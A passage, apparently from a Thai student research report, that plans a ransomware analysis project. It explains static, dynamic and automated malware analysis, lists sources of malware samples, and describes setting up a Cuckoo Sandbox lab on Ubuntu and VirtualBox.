1. ศึกษาปัญหาที่เกิดขึ้นจากมัลแวร์เรียกค่าไถ่ รวบรวมข้อมูลซึ่งเกี่ยวข้องกับที่มาและการพัฒนาของมัลแวร์เรียกค่าไถ่รวมไปถึงการวิวัฒนาการของมัลแวร์เรียกค่าไถ่ และศึกษาเพิ่มเติมในหัวข้อดังกล่าว (ดูรายละเอียดเพิ่มเติมที่หัวข้อ 3.2 ปัญหาที่เกิดจากมัลแวร์เรียกค่าไถ่)
2. ศึกษาวิธีการวิเคราะห์มัลแวร์ทั้งในวิธีการแบบ static analysis, dynamic analysis และ automated analysis รวมไปถึงหัวข้ออื่น ๆ ที่เกี่ยวข้องกับการวิเคราะห์มัลแวร์ในรูปแบบดังกล่าว (ดูรายละเอียดเพิ่มเติมที่หัวข้อ 3.3 วิธีการวิเคราะห์มัลแวร์เรียกค่าไถ่)
3. วางแผนการวิเคราะห์มัลแวร์เรียกค่าไถ่ กำหนดลำดับขั้นตอนและวิธีการในการวิเคราะห์ รวมไปถึงการออกแบบ ติดตั้ง ตรวจสอบและเตรียมความพร้อมให้กับสภาพแวดล้อมที่เหมาะสมสำหรับการทดสอบมัลแวร์เรียกค่าไถ่ (ดูรายละเอียดเพิ่มเติมที่หัวข้อ 3.4 การวางแผนการวิเคราะห์มัลแวร์เรียกค่าไถ่)
4. รวบรวมตัวอย่างของมัลแวร์เรียกค่าไถ่จากแหล่งต่าง ๆ เพื่อการวิเคราะห์ (ดูรายละเอียดเพิ่มเติมที่หัวข้อ 3.4 ข้อย่อยที่ 1)
5. ทำการวิเคราะห์มัลแวร์เพื่อรวบรวมข้อมูลโดยเลือกใช้วิธีการในการวิเคราะห์มัลแวร์ตามความเหมาะสมกับลักษณะของมัลแวร์เรียกค่าไถ่ (ดูรายละเอียดเพิ่มเติมที่หัวข้อที่ 4 ผลการวิเคราะห์)
6. รวบรวมข้อมูล รายละเอียด ข้อสรุปและหลักฐานต่าง ๆ ที่สามารถใช้เพื่ออธิบายลักษณะ พฤติกรรม ความร้ายแรงและนำไปสู่การพัฒนาวิธีป้องกันมัลแวร์เรียกค่าไถ่พร้อมทั้งสรุปผลการวิเคราะห์
7. ศึกษาผลการวิเคราะห์มัลแวร์เรียกค่าไถ่เพื่อพัฒนาวิธีการป้องกันและลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่
8. ในกรณีที่มีการพบวิธีการที่เป็นไปได้ในการป้องกันและลดผลกระทับจากมัลแวร์เรียกค่าไถ่ จะทำการพัฒนาและทดสอบผลความเป็นไปได้และประสิทธิภาพของแต่ละวิธีการ

9. สรุปผลการวิเคราะห์และผลการทดสอบวิธีการในการป้องกันและลดผลกระทบจากมัลแวร์เรียกค่าไถ่

3.2 ปัญหาที่เกิดจากมัลแวร์เรียกค่าไถ่

จากการศึกษาประวัติของมัลแวร์เรียกค่าไถ่ในหัวข้อ 2.1 ประวัติของมัลแวร์เรียกค่าไถ่ และการศึกษาเพิ่มเติมเกี่ยวกับมัลแวร์เรียกค่าไถ่ สามารถสรุปปัญหาที่เกิดจากมัลแวร์เรียกค่าไถ่ได้ดังนี้

1. มัลแวร์เรียกค่าไถ่แบบเข้ารหัสไฟล์ใช้การเข้ารหัสไฟล์เพื่อปิดกั้นการเข้าถึงไฟล์หรือข้อมูลในระบบและมีการบีบบังคับให้ผู้ใช้งานจ่ายค่าไถ่เพื่อแลกกับการอนุญาตให้สามารถเข้าถึงไฟล์หรือข้อมูลในระบบได้อีกครั้ง ซึ่งทำให้ผู้ใช้เกิดความเดือดร้อนและสูญเสียทรัพย์สิน และในกรณีที่ผู้ใช้งานเลือกที่จะไม่จ่ายค่าไถ่และทำการลบไฟล์หรือระบบทิ้งเพื่อติดตั้งใหม่ก็เป็นเหตุที่ทำให้ข้อมูลสำคัญสูญหายอีกด้วย
2. จากการแพร่กระจายและสร้างความเสียหายของมัลแวร์เรียกค่าไถ่พบว่า ถึงแม้จะมีการติดตั้งซอฟต์แวรสำหรับป้องกันมัลแวร์ แต่ในหลายครั้งที่ซอฟต์แวรป้องกันมัลแวร์ก็ไม่สามารถที่จะตรวจจับมัลแวร์เรียกค่าไถ่ชนิดใหม่ ๆ ได้ ซึ่งอาจเป็นผลมาจากการที่ซอฟต์แวร์ป้องกันมัลแวร์ยังคงใช้วิธีการเปรียบเทียบลักษณะของโปรแกรมต้องสงสัยกับฐานข้อมูลของมัลแวร์ที่ควรตรวจพบมาก่อนซึ่งมีความล้าสมัย เป็นผลให้มัลแวร์เรียกค่าไถ่สามารถเล็ดรอดการตรวจจับและสร้างความเสียหายได้

โดยจากปัญหาที่มีการค้นพบระหว่างการศึกษาจะถูกนำไปเป็นเป้าหมายพัฒนาการแก้ปัญหาและลดผลกระทบที่เกิดจากมัลแวร์เรียกค่าไถ่ต่อไป

3.3 วิธีการวิเคราะห์มัลแวร์เรียกค่าไถ่

การวิเคราะห์มัลแวร์โดยทั่วไปจะมีรูปแบบการวิเคราะห์อยู่ 3 ลักษณะได้แก่

3.3.1 การวิเคราะห์มัลแวร์แบบ static (static malware analysis)

การวิเคราะห์มัลแวร์แบบ static หรือ static malware analysis เป็นการวิเคราะห์มัลแวร์โดยการสำรวจคุณลักษณะของไฟล์โปรแกรมที่ใช้ในการแพร่กระจายมัลแวร์หรือไฟล์โปรแกรมของมัลแวร์ โดยมีข้อสำคัญคือจะไม่มีการรันหรือการกระทำการใด ๆ เพื่อเริ่มการทำงานของมัลแวร์เป็นอันขาด การวิเคราะห์มัลแวร์แบบ static จะเก็บข้อมูลโดยสังเกตจากส่วนต่าง ๆ ของโปรแกรมดังนี้

- สังเกตจากส่วนหัว (header) ของโปรแกรม ซึ่งจะประกอบด้วยส่วนต่าง ๆ แยกย่อยไป ดังนี้
    - DOS header เป็นส่วนบนสุดของส่วนหัวและเป็นส่วนบนสุดของโปรแกรม โดยส่วนหัวของโปรแกรมในส่วนนี้จะทำหน้าในการเก็บคุณลักษณะเฉพาะซึ่งเป็นตัวกำหนดประเภทของโปรแกรมเอาไว้ในฟิลด์ที่เรียกว่า e_magic โดยมากมักจะมีค่าเป็น MZ หรือ 0x5a4d ในรูปแบบของเลขฐานสิบหก รวมไปถึงมีการเก็บ

ตำแหน่งช่วง (offset) ของส่วนหัวย่อยในลำดับต่อไปไว้ด้วยโดยจะเก็บไว้ในฟิลด์ที่เรียกว่า e_lfanew

- PE header เป็นส่วนถัดมาจาก DOS header ซึ่งจะอยู่ในตำแหน่งช่วงที่ถูกชี้โดยฟิลด์ e_lfanew ใน DOS header ส่วนของ PE header เป็นส่วนหัวรุ่นใหม่ที่ถูกพัฒนาเพื่อใช้แทน DOS header ที่เป็นรุ่นเก่าแล้วเพื่อให้มีความสะดวกมากขึ้นในการเรียกใช้งานและจัดการโปรแกรม โดยภายใน PE header จะมีค่าต่าง ๆ ที่มีความสำคัญ อาทิ ฟิลด์ Signature จะมีการเก็บลายเซ็นที่ใช้ยืนยันจุดเริ่มต้นของ PE header เอาไว้ โดยมากมักจะมีค่าเป็น PE หรือ 0x4550 ในรูปแบบของเลขฐานสิบหก, ฟิลด์ Machine มีการเก็บรายละเอียดของโปรเซสเซอร์ที่รองรับการทำงานของโปรแกรมนี้ได้ ยกตัวอย่างเช่น ARM/MIPS/Intel เช่น ในกรณีของโปรเซสเซอร์แบบ Intel ตระกูล 386 นั้นจะมีการเก็บค่า 0x14c เอาไว้ในตำแหน่งดังกล่าว, ฟิลด์ NumberOfSections ที่ใช้เก็บจำนวนของกลุ่มของข้อมูลที่มีความเกี่ยวข้องกับการทำงานของโปรแกรม, SizeOfOptionalHeader ที่ใช้เก็บค่าขนาดของส่วนหัวแบบเพิ่มเติมและฟิลด์ Characteristics ที่ใช้กำหนดประเภทของโปรแกรม อาทิ กำหนดว่าโปรแกรมเป็นประเภทของไฟล์เอ็กซีคิวต์เทเบิล (EXE) หรือเป็นประเภทไลบรารี (DLL)
- Optional header เป็นส่วนถัดมาจาก PE header มีหน้าที่หลักในการเก็บรายละเอียดที่สำคัญที่จะถูกใช้เมื่อมีการรันโปรแกรมให้ทำงาน โดยมีตัวอย่างฟิลด์ อาทิ ฟิลด์ Magic ซึ่งทำหน้าที่ในการบ่งบอกสถาปัตยกรรมของโปรแกรม โดยมีค่าตัวอย่าง อาทิ 0x010B หมายถึงเป็นสถาปัตยกรรมแบบ 32 บิต, 0x020B หมายถึงเป็นสถาปัตยกรรมแบบ 64 บิต เป็นต้น, ฟิลด์ AddressOfEntryPoint ทำหน้าที่เก็บค่าตำแหน่งเริ่มต้นของโปรแกรม, ฟิลด์ ImageBase ทำหน้าที่เก็บตำแหน่งที่โปรแกรมจะถูกติดตั้งลงไปที่หน่วยความจำเมื่อเริ่มต้นการทำงาน, ฟิลด์ MajorSubSystemVersion ทำหน้าที่เก็บเวอร์ชันขั้นต่ำของระบบปฏิบัติการที่จะสามารถรันโปรแกรมนี้ได้ รวมไปถึงฟิลด์ SubSystem ซึ่งทำหน้าที่เก็บลักษณะของโปรแกรม เช่น ถ้าในกรณีที่โปรแกรมมีส่วนติดต่อกับผู้ใช้งานแบบกราฟิก (GUI) ค่าใน SubSystem ก็จะถูกตั้งค่าเป็น 2 ส่วนถ้าเป็นโปรแกรมประเภทควบคุมผ่านการพิมพ์คำสั่ง (CLI) ค่าใน SubSystem จะถูกตั้งค่าเป็น 3 เป็นต้น
- Data directories เป็นส่วนถัดจาก Optional header มีหน้าที่หลักในการเก็บค่าชี้ตำแหน่ง (pointer) ซึ่งจะถูกชี้ไปยังโครงสร้างพิเศษอื่น ๆ ภายโปรแกรม เช่น ฟิลด์

ImportsVA จะเก็บค่าที่ชี้ไปยังส่วน imports ที่เป็นส่วนบันทึกรายการของไลบรารีที่มีความสำคัญต่อการทำงานของโปรแกรม

- Section table เป็นส่วนถัดมาจาก Data directories และเป็นส่วนสุดท้ายของส่วนหัวของโปรแกรม section table ทำหน้าที่ในการเก็บตัวกำหนดและคุณลักษณะต่าง ๆ ที่จะถูกใช้เมื่อมีการโหลดคำสั่งและข้อมูลอื่น ๆ ของโปรแกรมลงในหน่วยความจำ ค่าภายใน section table จะมีการจับกลุ่มตาม section name ซึ่งจะแตกต่างกันไปในแต่ละโปรแกรม โดย section name หลักที่มักจะมีการพบอยู่บ่อยครั้งได้แก่ .text ซึ่งเป็น section name ที่ใช้อ้างอิงส่วนที่มีการเก็บคำสั่งและการทำงานหลักของโปรแกรม และ .data ซึ่งทำหน้าที่เก็บข้อมูลอื่น ๆ ที่โปรแกรมจะทำการเรียกใช้เพื่อแสดงผล เช่น ข้อความ โดยแต่ละ section name จะมีคุณลักษณะเหมือนกันคือ ตำแหน่งและขนาดของตำแหน่งของโปรแกรมเมื่อถูกโหลดลงในหน่วยความจำโดยอ้างอิงจากตำแหน่งเริ่มต้นจากฟิลด์ ImageBase ใน optional header และคุณลักษณะเฉพาะ/พิเศษเมื่อมีการโหลดแต่ละส่วนลงในหน่วยความจำ เป็นต้น

- สังเกตจากส่วนกลุ่มรายละเอียด (sections) ของโปรแกรม ซึ่งจะประกอบด้วยส่วนต่าง ๆ แยกย่อยไป ดังนี้
  - Code เป็นส่วนที่เก็บคำสั่งภาษาเครื่องที่เป็นส่วนหลักของโปรแกรม ภาษาเครื่องในส่วนนี้มักจะถูกคอมไพล์มาจากภาษาโปรแกรมระดับสูงเพื่อให้คอมพิวเตอร์สามารถนำไปทำงานต่อได้ ในการสำรวจส่วน code มักจะใช้วิธีการ disassembling เพื่อตรวจสอบการทำงานผ่านภาษา assembly ซึ่งมีความใกล้เคียงกับภาษาเครื่องมากที่สุด ส่วนของ Code ถูกอ้างอิงโดยชื่อ section name ว่า .text
  - Imports เป็นส่วนที่เก็บข้อมูลของฟังก์ชันและไลบรารีที่จำเป็นต่อการทำงานของโปรแกรม
  - Data เป็นส่วนสุดท้ายของโปรแกรมซึ่งทำหน้าที่เก็บข้อมูลอื่น ๆ ที่จำเป็นต่อการช่วยแสดงผลการทำงานของโปรแกรม เช่น ข้อความที่มีลักษณะเป็นสตริงที่จะถูกเรียกใช้จากส่วนของ Code ในภายหลัง

นอกเหนือจากการวิเคราะห์และเก็บข้อมูลจากส่วนต่าง ๆ ที่กล่าวมาของโปรแกรม การวิเคราะห์มัลแวร์ในแบบ static ยังมีการเก็บข้อมูลด้วยวิธีการอื่น ๆ เพิ่มเติมด้วย ดังนี้

- String เป็นการเก็บรวบรวมข้อความในลักษณะของสตริงในแบบ Unicode ซึ่งสามารถอ่านออกและทำความเข้าใจได้จากโปรแกรม

- Signature เป็นการเก็บรวบรวมข้อมูลของโปรแกรมโดยมีเป้าหมายในการเก็บข้อมูลเพื่อตรวจสอบว่าโปรแกรมดังกล่าวถูกพัฒนามาจากภาษาใด มีการใช้เฟรมเวิร์คใดเพิ่มเติมในการช่วยพัฒนา และมีการใช้โปรแกรมแพ็คเกอร์เพื่อจุดประสงค์ในการอำพรางข้อมูลประเภทใดบ้าง
- Disassembling เป็นการวิเคราะห์ขั้นตอนการทำงานของโปรแกรมโดยอาศัยข้อมูลหลักคือชุดคำสั่งที่อยู่ในส่วนของ code กระบวนการ disassembling จำเป็นต้องอาศัยเครื่องมือประเภท disassembler ในการแปลงภาษาเครื่องให้อยู่ในรูปแบบของภาษาแอสเซมบลี กระบวนการ disassembling มักใช้ในการวิเคราะห์มัลแวร์ที่มีการพัฒนาโดยใช้ภาษา C/C++
- Decompiling เป็นการวิเคราะห์ขั้นตอนการทำงานของโปรแกรมโดยการย้อนกลับกระบวนการคอมไพล์โปรแกรมจากข้อมูลประเภท bytecode ซึ่งเป็นชุดคำสั่งที่ถูกแปลงให้สามารถรันบนสภาพแวดล้อมจำลองหรือรันไทม์ (runtime) กลับไปเป็นซอร์สโค้ดของโปรแกรมดั้งเดิมซึ่งช่วยให้นักวิเคราะห์มัลแวร์สามารถเข้าใจการทำงานของมัลแวร์จากซอร์สโค้ดได้อย่างครบถ้วน กระบวนการ decompiling มักใช้ในการวิเคราะห์มัลแวร์ที่มีการพัฒนาโดยใช้ภาษา .NET/C# หรือภาษา Java

3.3.2 การวิเคราะห์มัลแวร์แบบ dynamic (dynamic malware analysis)

การวิเคราะห์มัลแวร์แบบ dynamic หรือ dynamic malware analysis เป็นการวิเคราะห์มัลแวร์โดยอาศัยการรันมัลแวร์ภายใต้สภาพแวดล้อมที่มีการควบคุมความปลอดภัยและทำการสังเกตพฤติกรรมของมัลแวร์ที่มีต่อระบบ การวิเคราะห์มัลแวร์แบบ dynamic ยังรวมไปถึงการรันมัลแวร์ทีละขั้นตอนเพื่อดูความสัมพันธ์ของแต่ละชุดคำสั่งที่มัลแวร์กระทำต่อผลลัพธ์ที่เกิดขึ้นในระบบและการตรวจสอบหน่วยความจำด้วย การวิเคราะห์มัลแวร์แบบ dynamic ประกอบด้วยวิธีการต่าง ๆ ดังนี้

- สังเกตการเรียกใช้ API, ฟังก์ชันหรือไลบรารีของระบบปฏิบัติการผ่านการใช้โปรแกรมสำหรับตรวจสอบโดยโปรเซสของมัลแวร์เมื่อเริ่มต้นการทำงานในสภาพแวดล้อมที่ใช้ทดสอบ การสังเกตการเรียกใช้ API, ฟังก์ชันหรือไลบรารีของระบบปฏิบัติการจะช่วยให้ผู้วิเคราะห์มัลแวร์สามารถเห็นถึงการทำงานในระดับพื้นฐานที่สุดของมัลแวร์ได้
- สังเกตกิจกรรมที่เกี่ยวข้องกับไฟล์หรือระบบจัดการไฟล์ เป็นการสังเกตพฤติกรรมของมัลแวร์ที่มีต่อไฟล์หรือระบบจัดการไฟล์ไม่ว่าจะเป็นการเขียนไฟล์, การอ่านไฟล์, การคัดลอกไฟล์, การย้ายไฟล์, การลบไฟล์และอื่น ๆ

- สังเกตกิจกรรมที่เกี่ยวข้องกับรีจิสทรี เป็นการสังเกตพฤติกรรมของมัลแวร์ที่มีต่อรีจิสทรีซึ่งเป็นส่วนที่ใช้เพื่อการตั้งค่าการทำงานและเก็บข้อมูลที่สำคัญของระบบปฏิบัติการไม่ว่าจะเป็นการสร้างคีย์ใหม่ การเพิ่มข้อมูลลงในคีย์และการแก้ไขรีจิสทรีคีย์ที่มีอยู่
- สังเกตกิจกรรมที่เกี่ยวข้องกับการรับและส่งข้อมูลผ่านทางเครือข่าย เป็นการการสังเกตพฤติกรรมของมัลแวร์ว่ามัลแวร์มีการรับหรือส่งข้อมูลใด ๆ ผ่านทางเครือข่ายหรือไม่ เนื่องจากหลายครั้งมัลแวร์บางประเภทมีการรับคำสั่งจากเซิร์ฟเวอร์ที่ใช้ออกคำสั่งและควบคุมเพื่อให้กระทำการใด ๆ กับระบบหรือคอมพิวเตอร์ของผู้ใช้งาน หรือมัลแวร์บางประเภทมีการขโมยข้อมูลโดยอัพโหลดไปที่เซิร์ฟเวอร์ของผู้พัฒนามัลแวร์ การเฝ้าระวังและตรวจสอบการใช้งานเครือข่ายอาจช่วยให้ได้มาซึ่งข้อมูลสำคัญที่อาจเป็นประโยชน์ต่อการวิเคราะห์และการลดผลการทบที่เกิดจากมัลแวร์ได้ อาทิ หมายเลขไอพีแอดเดรสของเซิร์ฟเวอร์ที่ใช้ออกคำสั่งหรือควบคุม, โปรโตคอลที่ใช้ในการรับและส่งข้อมูลหรือลักษณะของข้อมูลในแพ็คเกต เป็นต้น
- สังเกตพฤติกรรมที่เกี่ยวข้องกับการจัดการโปรเซสหรือเธรด เนื่องจากหลายครั้งมัลแวร์มีกระบวนการถอดรหัสตัวเองและย้ายคำสั่งของมัลแวร์ไปไว้ในโปรเซสใหม่เพื่อหลีกเลี่ยงการตรวจจับจากซอฟต์แวร์ป้องกันมัลแวร์หรือผู้ใช้งาน การตรวจพบโปรเซสอื่น ๆ ที่มีความเกี่ยวข้องกับมัลแวร์อาจช่วยให้ผู้วิเคราะห์ได้มาซึ่งข้อมูลหรือรายละเอียดเฉพาะของมัลแวร์หรือส่วนของมัลแวร์ที่มีการถอดรหัสเพื่อให้สามารถรันในระบบที่ติดเชื้อได้
- สังเกตเปลี่ยนแปลงของค่าภายในรีจิสเตอร์หรือหน่วยความจำโดยการดีบั๊ก (debugging) เป็นวิธีการหนึ่งที่จะช่วยให้ผู้วิเคราะห์มัลแวร์เห็นการทำงานของมัลแวร์ในระดับพื้นฐานโดยการใช้เครื่องมือดีบั๊กเกอร์ในการควบคุมทิศทางของโปรแกรมพร้อมทั้งสังเกตการเปลี่ยนแปลงค่าลงในหน่วยความจำหรือรีจิสเตอร์ภายในหน่วยประมวลผลกลาง
- สังเกตพฤติกรรมของโปรเซสที่เป็นอันตรายและโปรเซสอื่น ๆ ที่เกี่ยวข้องโดยการสำรวจหน่วยความจำ การสังเกตในรูปแบบนี้จำเป็นต้องมีการส่งออกหน่วยความจำของสภาพแวดล้อมที่ใช้ในการทดสอบมัลแวร์ออกมาในรูปแบบไฟล์ แล้วจึงนำไฟล์ดังกล่าวไปสำรวจและวิเคราะห์ผ่านโปรแกรมเฉพาะที่ใช้ในการค้นหาหลักฐานในหน่วยความจำ ผลลัพธ์ของการสังเกตพฤติกรรมของโปรเซสที่เป็นอันตรายและโปรเซสอื่น ๆ ที่เกี่ยวข้องโดยการสำรวจและวิเคราะห์หน่วยความจำอาจช่วยให้ผู้วิเคราะห์มัลแวร์สามารถกู้คืนโปรเซสของมัลแวร์ในสภาพที่ถูกถอดรหัสและกำลังทำงานอยู่มาวิเคราะห์ต่อได้ รวมไปถึงสามารถเก็บข้อมูลเกี่ยวกับความสัมพันธ์ระหว่างโปรเซสของมัลแวร์กับโปรเซสอื่น ๆ ที่เกี่ยวข้องได้ด้วย อาทิ การสำรวจการอัดฉีดคำสั่งของมัลแวร์ไปยังโปรเซสอื่นเพื่อให้ทำงานตามที่กำหนดหรือสำรวจไลบรารีของระบบที่ถูกเรียกใช้โดยโปรเซสต่าง ๆ เป็นต้น

3.3.3 การวิเคราะห์มัลแวร์แบบอัตโนมัติ (automated malware analysis)

การวิเคราะห์มัลแวร์แบบอัตโนมัติหรือ automated malware analysis เป็นรูปแบบของการวิเคราะห์มัลแวร์ที่มีทั้งการรวบรวมคุณลักษณะเบื้องต้นของมัลแวร์ซึ่งเป็นวิธีการวิเคราะห์มัลแวร์ในแบบ static และการรันมัลแวร์ภายใต้สภาพแวดล้อมควบคุมเพื่อตรวจสอบพฤติกรรมซึ่งเป็นวิธีการวิเคราะห์มัลแวร์แบบ dynamic โดยกระบวนการทุกอย่างตั้งแต่การเอ็กซีคิวต์ให้มัลแวร์ทำงาน เก็บข้อมูลจากแหล่งต่าง ๆ ภายในระบบและสรุปข้อมูลผลการวิเคราะห์ที่เกิดขึ้นตามช่วงเวลาจะเกิดขึ้นอัตโนมัติตามการตั้งค่าการทำงานของโปรแกรม

ที่มาของการวิเคราะห์มัลแวร์แบบอัตโนมัตินั้นเกิดจากความบกพร่องของการวิเคราะห์มัลแวร์ทีละโปรแกรมหรือการวิเคราะห์มัลแวร์ด้วยมือ เนื่องจากการวิเคราะห์มัลแวร์ในแบบ static นั้นจำเป็นต้องอาศัยกระบวนการนำไฟล์โปรแกรมของมัลแวร์ไปผ่านโปรแกรมสำหรับตรวจสอบแล้วจึงทำการวิเคราะห์ผลลัพธ์ที่อาจเป็นประโยชน์ออกมา เช่นเดียวกันกับการวิเคราะห์มัลแวร์ในแบบ dynamic ที่จะต้องมีการทำจุดกู้คืนให้กับสภาพแวดล้อมก่อนทำการทดสอบ รันโปรแกรมสำหรับตรวจจับพฤติกรรม ทำการรันโปรแกรมของมัลแวร์ รอจนมัลแวร์เสร็จสิ้นการทำงานตรวจสอบและกลั่นกรองผลลัพธ์จากโปรแกรมตรวจจับพฤติกรรม กู้คืนระบบแล้วจึงจะได้ผลลัพธ์การทำงานของมัลแวร์ ซึ่งกระบวนการทั้งหมดนี้เป็นกระบวนการที่สิ้นเปลืองเวลาเป็นอย่างมาก เนื่องจากต้องมีการทำซ้ำหลายขั้นตอน อีกทั้งยังมีความเสี่ยงที่จะได้ข้อมูลที่มีข้อผิดพลาดหรือไม่สมบูรณ์ ทำให้การวิเคราะห์มัลแวร์ทั้งสองลักษณะนี้ขาดประสิทธิภาพเมื่อเทียบกับอัตราการพัฒนาและจำนวนของมัลแวร์ที่แพร่กระจายมากขึ้นทุกปี

การวิเคราะห์มัลแวร์แบบอัตโนมัติโดยส่วนมากจะมีการใช้เทคโนโลยี virtualization เข้ามาช่วย โดยซอฟต์แวร์สำหรับวิเคราะห์มัลแวร์แบบอัตโนมัติจะมีการใช้ virtual machine เพื่อทดสอบและเก็บข้อมูลมัลแวร์โดยจะเรียก virtual machine นี้ว่า sandbox การวิเคราะห์มัลแวร์แบบอัตโนมัติจะถูกตั้งค่าให้เก็บข้อมูลตามที่ผู้วิเคราะห์มัลแวร์ต้องการ ไม่ว่าจะเป็น ข้อมูลคุณลักษณะเบื้องต้นของมัลแวร์, ข้อมูลพฤติกรรมของมัลแวร์ในระดับการเรียกใช้ API, ฟังก์ชันหรือไลบรารีของระบบปฏิบัติการ, ข้อมูลทางด้านเครือข่ายซึ่งจะแสดงการเรียกใช้โปรโตคอลต่าง ๆ เพื่อส่งข้อมูลของมัลแวร์, ข้อมูลของไฟล์ที่มัลแวร์มีความเกี่ยวข้องรวมไปถึงข้อมูลการวิเคราะห์หน่วยความจำเพื่อแสดงการทำงานและพฤติกรรมของมัลแวร์ในเชิงลึก เป็นต้น ซอฟต์แวร์การวิเคราะห์มัลแวร์แบบอัตโนมัติมีประโยชน์อย่างมากต่อการวิเคราะห์มัลแวร์จำนวนมาก รวมไปถึงมีการการันตีในเรื่องของความปลอดภัยและประสิทธิภาพของผลการวิเคราะห์ที่ได้ด้วย

3.4 การวางแผนการวิเคราะห์มัลแวร์เรียกค่าไถ่

ในส่วนของการวิเคราะห์มัลแวร์เรียกค่าไถ่เพื่อพัฒนาวิธีการลดผลกระทบจะประกอบด้วยขั้นตอนต่าง ๆ ดังนี้

1. รวบรวมตัวอย่างของมัลแวร์เรียกค่าไถ่จากแหล่งต่าง ๆ บนอินเตอร์เน็ตเพื่อทำการวิเคราะห์ โดยแหล่งที่ใช้ในการรวบรวมมัลแวร์เรียกค่าไถ่ที่น่าสนใจ ประกอบไปด้วย
    - เว็บไซต์ MALWARE-TRAFFIC-ANALYSIS.NET (http://www.malware-traffic-analysis.net) โดย Brad Duncan
    - เว็บไซต์ VirusShare.com (https://virusshare.com) เป็นเว็บไซต์ที่ถูกสร้างขึ้นโดยมีจุดประสงค์เพื่อเป็นโครงการในการรวบรวมตัวอย่างของมัลแวร์หลากหลายประเภทและเพื่อสนับสนุนการค้นคว้า วิเคราะห์และวิจัยการทำงานของมัลแวร์ โดยในระบบของ VirusShare.com มีตัวอย่างของมัลแวร์ทุกประเภทรวมทั้งหมดกว่า 24 ล้านตัวอย่าง นับเป็นเว็บไซต์ที่มีการรวบรวมกลุ่มตัวอย่างของมัลแวร์ไว้มากที่สุด
    - เว็บไซต์ Malwr.com (https://malwr.com) เป็นเว็บไซต์ที่ให้บริการการวิเคราะห์มัลแวร์อัตโนมัติโดยใช้ซอฟต์แวร์ในการวิเคราะห์มัลแวร์จากโครงการ Cuckoo Sandbox วิเคราะห์มัลแวร์สามารถนำค่าแฮชของมัลแวร์ที่ต้องการไฟล์ตัวอย่างมาทำการค้นหาจากฐานข้อมูลของเว็บซึ่งมีการเก็บข้อมูลมัลแวร์ที่ถูกวิเคราะห์โดยระบบนี้และสามารถดาวโหลดไฟล์ตัวอย่างของมัลแวร์ที่ต้องการไปได้ฟรี
    - เว็บไซต์ Hybrid-analysis.com (https://www.hybrid-analysis.com/) เป็นเว็บไซต์ที่ให้บริการการวิเคราะห์มัลแวร์อัตโนมัติโดยใช้ซอฟต์แวร์ในการวิเคราะห์ชื่อว่า VxStream Sandbox ผู้วิเคราะห์มัลแวร์สามารถนำค่าแฮชของมัลแวร์ที่ต้องการค้นหาตัวอย่างมาทำการค้นหาจากฐานข้อมูลของเว็บซึ่งมีการเก็บบันทึกข้อมูลมัลแวร์ที่ถูกวิเคราะห์โดยระบบนี้และทำการดาวโหลดตัวอย่างของมัลแวร์ที่ต้องการไปได้เช่นเดียวกับเว็บไซต์ Malwr.com
    - กลุ่มของนักวิเคราะห์มัลแวร์บนเครือข่ายสังคมออนไลน์ กลุ่มที่มีความเคลื่อนไหวในการค้นพบมัลแวร์เรียกค่าไถ่ตัวใหม่มากที่สุดกลุ่มหนึ่งคือกลุ่ม Malware Hunter Team ซึ่งใช้เครือข่ายสังคมออนไลน์ทวิตเตอร์ในการประกาศการค้นพบใหม่ ๆ กลุ่มของ Malware Hunter Team (@malwrhunterteam) มีการค้นพบมัลแวร์รวมไปถึงมัลแวร์เรียกค่าไถ่หลายประเภทและยังมีส่วนช่วยในการวิเคราะห์และยับยั้งการแพร่กระจายของมัลแวร์อีกด้วย
2. ทำการตรวจสอบและแยกแยะชนิดของมัลแวร์เรียกค่าไถ่โดยใช้การตรวจสอบค่าแฮชกับเว็บไซต์ที่ให้บริการตรวจสอบไฟล์ออนไลน์ เป้าหมายของขั้นตอนนี้คือการจับกลุ่มของมัลแวร์ที่อยู่ในชนิดเดียวกันแต่อาจมีความแตกต่างกันในส่วนอื่น ๆ เพื่อให้ง่ายต่อการวิเคราะห์

3. ทำการออกแบบสภาพแวดล้อมที่ใช้ในการทดสอบมัลแวร์ โดยแยกเป็นสภาพแวดล้อมจำลองสำหรับการวิเคราะห์มัลแวร์ในแบบ static และ dynamic กับสภาพแวดล้อมจำลองสำหรับการวิเคราะห์มัลแวร์ในแบบอัตโนมัติ การตั้งค่าทั้งในส่วนของฮาร์ดแวร์ ซอฟต์แวร์ และเครือข่ายเป็นไปตามรายการ ดังนี้

   a. การตั้งค่าสภาพแวดล้อมสำหรับระบบที่ทำหน้าที่เป็นระบบหลักในการรันซอฟต์แวร์ Oracle VirtualBox สำหรับการทำ virtualization และเป็นระบบจริงทางกายภาพ

      i. การตั้งค่าทางด้านซอฟต์แวร์

         1. ติดตั้งระบบปฏิบัติการ Ubuntu เวอร์ชัน 14.04 LTS แบบสถาปัตยกรรม 64 บิต
         2. ติดตั้งซอฟต์แวร์ Oracle VirtualBox เพื่อใช้ในการสร้างสภาพแวดล้อมจำลองในการวิเคราะห์มัลแวร์ รวมไปถึงติดตั้งส่วนเสริม Oracle VM VirtualBox Extension ตามรุ่นของ Oracle VirtualBox ที่ได้ติดตั้งก่อนหน้า
         3. ทำการอัพเดตรายการแพ็คเกจของซอฟต์แวร์ที่สามารถติดตั้งได้ภายในระบบ ซอฟต์แวร์ที่มีอยู่ในระบบและซอฟต์แวร์เกี่ยวกับระบบรุ่นใหม่โดยใช้คำสั่ง sudo apt-get update; sudo apt-get upgrade –y; sudo apt-get dist-upgrade –y หลังจากนั้นทำการรีบูทระบบ
         4. ทำการติดตั้งซอฟต์แวร์ที่จำเป็นต่อการรันซอฟต์แวร์วิเคราะห์มัลแวร์อัตโนมัติ Cuckoo Sandbox ผ่านตัวจัดการแพ็คเกจ apt-get อันได้แก่ git, mongodb, libffi-dev, build-essential, python-django, python, python-dev, python-pip, python-pil, python-sqlalchemy, python-bson, python-dpkt, python-jinja2, python-magic, python-pymongo, python-gridfs, python-libvirt, python-bottle, python-pefile, python-chardet, tcpdump และ python-m2crypto
         5. ทำการตั้งค่าให้โปรแกรม tcpdump ให้สามารถทำงานได้โดยไม่ต้องอาศัยสิทธิของผู้ดูแลระบบในการสั่งให้โปรแกรมทำงานเพื่อให้สามารถงานจากซอฟต์แวร์ Cuckoo Sandbox ได้

6. ทำการติดตั้งส่วนเสริมของ Cuckoo Sandbox ได้แก่ซอฟต์แวร์ yara และซอฟต์แวร์ Pydeep
